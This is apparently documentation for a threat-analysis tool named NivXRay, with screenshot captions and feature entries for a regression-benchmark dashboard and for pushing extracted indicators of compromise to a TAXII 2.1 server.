
Screenshot 2 · step_1_b




Screenshot 3 · step_1_c




Screenshot 4 · step_1_tab_flow




Screenshot 5 · step_1_tab_iocs




Screenshot 6 · step_1_tab_lolbas




Screenshot 7 · step_1_tab_mitre



Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits



Related: [base64_decode](#) [candidate_explorer](#) [threat_intel_enrichment](#) [investigation_timeline](#) [auto_investigate](#)

Features by Category

Admin

Regression Dashboard

id: regression_dashboard · category: Admin · audience: admin

Purpose. Auto-benchmark the entire regression corpus against the live decoder and highlight flips vs the previous run.

When to use

- Before promoting any sample-library change
- After tuning a decoder heuristic
- As part of the release checklist

Confidence rules


- The promotion gate is 100% pass rate — /training/confusion/promote returns HTTP 409 when the last run had any failures

Tips

- Every correction promoted with `promote\_to\_corpus=true` auto-triggers a benchmark run
- The historical run strip shows the pass-rate trend at a glance

Related: [correction_flow](#) [sample_library](#) [learning_correction](#)

Screenshot 1 · step_1



TAXII 2.1 Push

id: taxii_push · category: Admin · audience: admin

Purpose. Publish extracted IOCs as STIX 2.1 indicator objects to a configurable TAXII 2.1 server.

When to use

- Sharing indicators with your ISAC or upstream feed
- Pushing to a MISP-connected TAXII bridge
- Automating your intel-sharing workflow

Supported formats

- url
- ipv4
- ipv6
- domain
- email
- md5
- sha1
- sha256
- file-name

Confidence rules

- Auth modes supported — none / basic / bearer / custom header
- Failed pushes are recorded in the push log with the exact URL and error

Tips

- Test discovery FIRST via the "Test Connection" button before pushing
- The bundle always includes an `identity` object identifying NivXRay

Related: [threat_intel_enrichment](#)

Screenshot 1 · step_1

© 2026 NivXRay